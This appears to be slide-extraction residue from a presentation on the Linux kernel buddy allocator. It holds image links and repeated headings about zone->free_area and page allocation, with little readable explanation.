




Buddy allocator internal






Buddy allocator internal

zone->free_area






Buddy allocator internal- Allocate_pages

zone->free_area






Buddy allocator internal- Allocate_pages

zone->free_area







